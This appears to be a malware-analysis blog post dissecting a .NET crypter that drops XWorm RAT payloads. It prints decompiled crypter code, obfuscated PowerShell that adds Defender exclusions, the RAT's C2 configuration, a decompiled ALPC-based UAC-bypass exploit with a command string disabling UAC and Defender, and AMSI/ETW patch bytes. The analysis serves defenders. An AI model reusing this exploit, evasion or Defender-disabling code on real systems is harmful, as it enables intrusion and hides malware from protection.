

Cracking a .NET Crypter to Extract a Weaponized XWorm: Bootkit, Rootkit, and a Zero-Day UAC Bypass

taogoldi.github.io/reverse-engineer/blog/xworm-crypter-bootkit-rootkit

April 10, 2026



Cracking a .NET Crypter to Extract a Weaponized XWorm: Bootkit, Rootkit, and a Zero-Day UAC Bypass

I almost skipped this one. A 930KB .NET binary with 8.00 entropy in `.text` and nothing but `mscorlib.dll: _CorExeMain` in the import table, it looked like another commodity crypter wrapping something boring. The automated triage scored it at 51.2, middle of the queue.

Then I decompiled it and the entire crypter was fifty lines of C#. The PBKDF2 password, AES salt, and IV were sitting in the source code in plaintext. Two encrypted resources decrypted to PE executables. Both were XWorm.

That would have been a decent blog post on its own, a crypter teardown with config extraction. But when I decompiled the XWorm payloads, I found something I wasn't expecting: a UEFI bootkit that attempts a BlackLotus DBX bypass and LogoFAIL-style exploit, an r77 userland rootkit that injects into every running process, a driver infection module that adds PE sections to Windows kernel drivers, and a zero-day UAC bypass exploiting CVE-2026-20817 via the Windows Error Reporting ALPC service.

This post documents the full chain: cracking the crypter, extracting both payloads, then diving deep into the XWorm source code to map every capability.

The Crypter

Sample

Property	Value
SHA-256	27a2505cfd32ca1fda31e58c1d2ddee7e4726b8305fda10b779851e259a2ef9d
MD5	4e4f12fc574559e8bf84bfe074f4cad5
Size	930,304 bytes (909 KB)
Format	PE32 .NET assembly (.NET 4.x)
Entropy	.text section: 8.00 (maximum, fully encrypted)
Imports	mscorlib.dll: _CorExeMain (single import, pure .NET)
Manifest	requireAdministrator, demands elevation on execution

98% of the file is a single encrypted blob. Only ~3KB of actual .NET IL bytecode, the decryption stub.

Decompiled Crypter (Complete Source)

ILSpy decompiled the entire crypter to a single class. Here it is in full, fifty lines that reveal the entire operation:

```

namespace vpppapxqlhunnbxavuims;

internal class vpppapxqlhunnbxavuims
{
    // AES-128-CBC decryption with PBKDF2 key derivation
    public static byte[] ytxdtmsv(byte[] yjhll)
    {
        using Aes aes = Aes.Create();
        using MemoryStream ms = new MemoryStream();
        using (CryptoStream cs = new CryptoStream(ms,
            aes.CreateDecryptor(
                new Rfc2898DeriveBytes(
                    "pvpgbplnnimrlzz...crw", // 256-byte PBKDF2 password
                    Encoding.ASCII.GetBytes("erytiqjdxdutsqckdapnnhprdujedlpd"), // 32-
byte salt
                    100 // 100 iterations
                ).GetBytes(16), // 16-byte AES key
                Encoding.ASCII.GetBytes("xbginlypryzblkfy") // 16-byte IV
            ), CryptoStreamMode.Write))
        {
            cs.Write(yjhll, 0, yjhll.Length);
            cs.Close();
        }
        return ms.ToArray();
    }

    public static void Main()
    {
        // Step 1: Show fake error dialog (social engineering)
        xmcvr(/* powershell -EncodedCommand → MessageBox.Show('Error 0x000005') */);


        // Step 2: Disable Windows Defender (add exclusion paths)
        xmcvr(/* powershell -EncodedCommand → Add-MpPreference -ExclusionPath */);

        // Step 3: Decrypt and drop both payloads from embedded resources
        ResourceManager rm = new ResourceManager("hfxrbyaeumiwhqze",
            Assembly.GetExecutingAssembly());

        for (int i = 0; i < 2; i++)
        {
            string path = Path.Combine(
                Environment.GetEnvironmentVariable("Temp"), // %TEMP%
                DecryptString(payloadNames[i]) // "CotoRat Build.exe" /
"knb3ewbfwxnbt1sc.exe"
            );
            File.WriteAllBytes(path, ytxdtmsv((byte[])rm.GetObject(resourceNames[i])));
            Process.Start(path); // Execute both
        }
    }
}

```

Crypter Decryption Flow



PBKDF2 derives a 16-byte AES key from the 256-byte password + 32-byte salt with 100 iterations, then AES-128-CBC decrypts each resource with a fixed IV

Extracted Crypto Parameters

Parameter	Value
Algorithm	AES-128-CBC
Key Derivation	PBKDF2 (Rfc2898DeriveBytes)
Password	256-byte random lowercase string
Salt	erytiqjdxdsqckdapnnhprdujedlpd (32 bytes ASCII)
IV	xbginlypryzblkfy (16 bytes ASCII)
Iterations	100
Derived Key	917c288da08c36158a03ec405bb04140

With these parameters, the payloads can be extracted using the Python script in the analysis bundle:

```
python extract_xworm_crypter.py sample.exe -o
extracted/
```

Decoded PowerShell Commands

The crypter runs two hidden PowerShell commands before dropping payloads:

Command 1. Fake error dialog (social engineering):

```
Add-Type -AssemblyName System.Windows.Forms;
[System.Windows.Forms.MessageBox]::Show('Error
0x00005', '', 'OK', 'Error')
```

This displays a Windows error popup with “Error 0x00005”, designed to make the victim think the file is corrupted and move on, while the payloads silently execute in the background.

Command 2. Windows Defender exclusion:

```
Add-MpPreference -ExclusionPath @($env:UserProfile,$env:SystemDrive) -
Force
```

Adds **C:\Users\<user>** and **C:** to Defender’s exclusion list, effectively disabling scanning for the entire system drive.

Extracted Payloads

#	Filename (decrypted)	SHA-256	Size	Arch	Family
1	CotoRat Build.exe	710e3226b214aa6d...	384,512	x64	XWorm RAT
2	knb3ewbfwxnbt1sc.exe	3ac847a0e3137b7f...	537,088	x86	XWorm RAT (obfuscated)

Both are .NET assemblies. The x64 variant has plaintext class/method names. The x86 variant is ConfuserEx-obfuscated. Same GUID in both (**4a2f8fb6-1077-469a-9246-736e6afe8da1**), confirming they’re built from the same XWorm builder.

Payload Comparison

Feature	Payload 1 (x64)	Payload 2 (x86)
Architecture	x64	x86 (WoW64 compatible)
Framework	.NET 4.8	.NET 4.7.2

Feature	Payload 1 (x64)	Payload 2 (x86)
Masquerade	AMD drivers/software	VoiceMod
Obfuscation	None — plaintext class names	ConfuserEx — randomized namespaces
Size	384,512 bytes	537,088 bytes
Config	Plaintext in Config.cs	Encrypted in obfuscated class
Purpose	Primary implant (64-bit systems)	Fallback (32-bit / WoW64 persistence)

The dual drop ensures coverage: the x64 variant runs natively on modern Windows, while the x86 variant works as a fallback on older 32-bit systems or provides WoW64-based persistence (some EDR products monitor 64-bit processes more aggressively than 32-bit ones). Running both simultaneously also makes remediation harder, killing one leaves the other active.

PowerShell Evasion. The Comment Obfuscation Trick

Both PowerShell commands use an interesting anti-detection technique, they insert **junk comments** (`<#xxx#>`) between every keyword to break signature-based detection:

```
# Command 1 – Fake error (as delivered):
<#mes#>Add-Type -AssemblyName System.Windows.Forms;<#plk#>
[System.Windows.Forms.MessageBox]::Show('Error 0x00005','','OK','Error')<#ryw#>

# What it actually does (comments stripped):
Add-Type -AssemblyName System.Windows.Forms;
[System.Windows.Forms.MessageBox]::Show('Error 0x00005','','OK','Error')


# Command 2 – Defender exclusion (as delivered):
<#rus#>Add-MpPreference <#kgg#> -ExclusionPath @($env:UserProfile,$env:SystemDrive)
<#wjh#> -Force <#lyn#>

# What it actually does (comments stripped):
Add-MpPreference -ExclusionPath @($env:UserProfile,$env:SystemDrive) -Force
```

The junk tags (`<#mes#>`, `<#plk#>`, `<#ryw#>`, `<#rus#>`, `<#kgg#>`, `<#wjh#>`, `<#lyn#>`) are random 3-letter strings that break the `Add-MpPreference` and `MessageBox` signatures that AMSI and AV products scan for. PowerShell's parser treats them as valid comments and ignores them.

Both commands are Base64+UTF-16LE encoded and passed via `powershell.exe -EncodedCommand` in a hidden window (`WindowState.Hidden, CreateNoWindow=true`), the victim never sees PowerShell flash on screen.

Kill Chain



Crypter → fake error + Defender exclusion → decrypt dual payloads → XWorm boot sequence → CVE-2026-20817 → AMSI/ETW patch → persistence (5 methods) → bootkit + rootkit → C2 beacon

XWorm RAT: The Decompiled Source

The x64 payload decompiled cleanly to **33 C# source files** across 3 namespaces (**Client**, **Client.Helper**, **Leb128**). No obfuscation, every class and method name is readable. Here's the complete capability map.

Configuration

```

// From Config.cs – XWorm C2 configuration
public static string Hosts = "195.10.205.179:25565"; // C2 server
public static string Group = "Superiority"; // Campaign tag
public static string Mutex = "yp07tia%jr+2"; // Instance
lock
public static string Key = "cky9r4ytydhcwji3z3dizpj"; // Encryption
key
public static string Version = "1.0"; // XWorm
version
public static string TaskClient = "Windows Perfoment Host"; // Sched task
name
public static string TaskWatchDog = "OneDrive Downloader"; // Watchdog
task
public static string PathClient =
"%LocalAppData%\MalwareDefenderW3eb32.exe";
public static string PathWatchDog = "%Windows%\BootExecutor.exe";
public static string RegKey = "Software\gogoduck"; // Registry
hive

// Feature flags – ALL enabled in this build
public static bool Install = true;
public static bool BootKit = true; // UEFI bootkit!
public static bool Rootkit = true; // r77 rootkit!
public static bool InstallWatchDog = true;
public static bool ExclusionWD = true; // Defender exclusion
public static bool UserInit = true; // Userinit hijack
public static bool CmdlineAutorun = true; // Setup\CmdLine persistence


```


Pastebin fallback C2 is supported, if **Hosts** starts with **PASTEBIN:**, XWorm fetches the real C2 address from a Pastebin raw URL.

Boot Sequence

When the XWorm payload starts, it executes this initialization chain (from **Program.cs**):

1. **Config.Init()**, decode config, collect hardware ID, GPU, CPU, AV, GeoIP (**ip-api[.]com**)
2. **CVE-2026-20817**. UAC bypass via Windows Error Reporting ALPC (if not admin)
3. **AdvancedBootkit.Deploy()**. UEFI/MBR bootkit installation (new thread)
4. **Rootkit.Initialize()**, r77 rootkit DLL injection
5. **AsmiAndETW.Bypass()**, patch AMSI + ETW in memory
6. **AntiProcess.Start()**, kill debuggers every 2.5 seconds
7. **Install.Run()**. 5 persistence mechanisms
8. **Mutex check**, single instance enforcement
9. **SetProcessCritical()**. BSOD on kill (**RtlSetProcessIsCritical**)
10. **Connect C2**. TCP+TLS 1.2 to **195[.]10[.]205[.]179:25565**





Shared memory → ALPC connect to WER service → send message with method=13 → WER executes command as SYSTEM

The most dangerous capability in this build. [UACBypass.cs](#) exploits the Windows Error Reporting service via ALPC (Advanced Local Procedure Call) to execute commands as NT AUTHORITY\\SYSTEM without any user interaction.

Here is the actual decompiled exploit code from [UACBypass.cs](#):

```

// Decompiled from UACBypass.ExploitCVE202620817()
private static bool ExploitCVE202620817(string commandLine)
{
    // 1. Create anonymous shared memory section (520 bytes)
    IntPtr hMapping = CreateFileMapping(
        new IntPtr(-1),    // INVALID_HANDLE_VALUE = page file backed
        IntPtr.Zero,       // default security
        PAGE_READWRITE,    // 0x04
        0, 520,            // 520 bytes
        null);             // unnamed

    // 2. Map the section and write the command
    IntPtr pShared = MapViewOfFile(hMapping, FILE_MAP_WRITE, 0, 0, 520);
    byte[] cmdBytes = Encoding.Unicode.GetBytes(commandLine + "\0");
    Marshal.Copy(cmdBytes, 0, pShared, Math.Min(cmdBytes.Length, 520));

    // 3. Connect to WER service via ALPC
    UNICODE_STRING portName = default;
    RtlInitUnicodeString(ref portName, "\\WindowsErrorReportingService");

    ConnectMsg connectMsg = new ConnectMsg {
        MessageId = 13,    // method 13 = execute command
        Unknown = 0
    };
    NtAlpcConnectPort(out IntPtr hPort, ref portName, ...);

    // 4. Send the exploit message
    WER_ALPC_MESSAGE msg = new WER_ALPC_MESSAGE {
        method = 13,                // execute command
        processId = (uint)Process.GetCurrentProcess().Id,
        sharedMemoryHandle = (uint)hMapping.ToInt64(), // handle to our
command
        commandLineLength = (uint)(commandLine.Length * 2),
    };
    return NtAlpcSendWaitReceivePort(hPort, 0, ref msg, ...) == 0;
}


```

And the command string that gets executed as SYSTEM (from `UACBypass.Run()`):

```
cmd.exe /c
reg add "HKLM\...\Policies\System" /v EnableLUA /t REG_DWORD /d 0 /f
&
reg add "HKLM\...\Policies\System" /v ConsentPromptBehaviorAdmin /d 0
/f &
reg add "HKLM\...\Policies\System" /v PromptOnSecureDesktop /d 0 /f &
reg add "HKLM\...\Policies\System" /v FilterAdministratorToken /d 0
/f &
reg add "HKLM\...\Windows Defender\Features" /v TamperProtection /d 0
/f &
reg add "HKLM\...\Windows Defender" /v DisableAntiSpyware /d 1 /f &
sc stop WinDefend &
sc config WinDefend start= disabled &
start /b "" "C:\path\to\xworm.exe" --elevated
```

A single ALPC message disables UAC, disables Defender tamper protection, disables Defender entirely, stops the WinDefend service, disables it from starting, and re-launches XWorm with admin privileges. All without the user seeing a UAC prompt.

AMSI + ETW Bypass via D/Invoke



Force-load `amsi.dll` → resolve via `D/Invoke` → set `RWX` → patch `AmsiScanBuffer` → patch `EtwEventWrite` → flush cache

`AsmiAndETW.cs` patches security telemetry in memory. The key insight is the **forced AMSI initialization**, if `amsi.dll` isn't loaded yet, the code deliberately calls `Assembly.Load()` with garbage bytes, which triggers the .NET runtime to load `amsi.dll`, and then immediately patches it. All API resolution goes through `DInvokeCore` to avoid static import detection:

```
// AMSI patch (x64): makes AmsiScanBuffer return AMSI_RESULT_CLEAN
byte[] amsiPatch = { 0xB8, 0x34, 0x12, 0x07, 0x80, // mov eax,
0x80071234
                    0x66, 0xB8, 0x32, 0x00,          // mov ax, 0x32
                    0xB0, 0x57,                      // mov al, 0x57
                    0xC3 };                          // ret

// ETW patch (x64): makes EtwEventWrite return 0 (success, but logs
nothing)
byte[] etwPatch = { 0x48, 0x33, 0xC0, // xor rax, rax
0xC3 };                      // ret
```

If `amsi.dll` isn't loaded yet, the code **deliberately triggers AMSI initialization** by calling `Assembly.Load()` with garbage bytes, forcing .NET to load `amsi.dll`, then immediately patches it.

UEFI Bootkit (AdvancedBootkit.cs)

The most complex module. 500+ lines implementing pre-OS persistence:

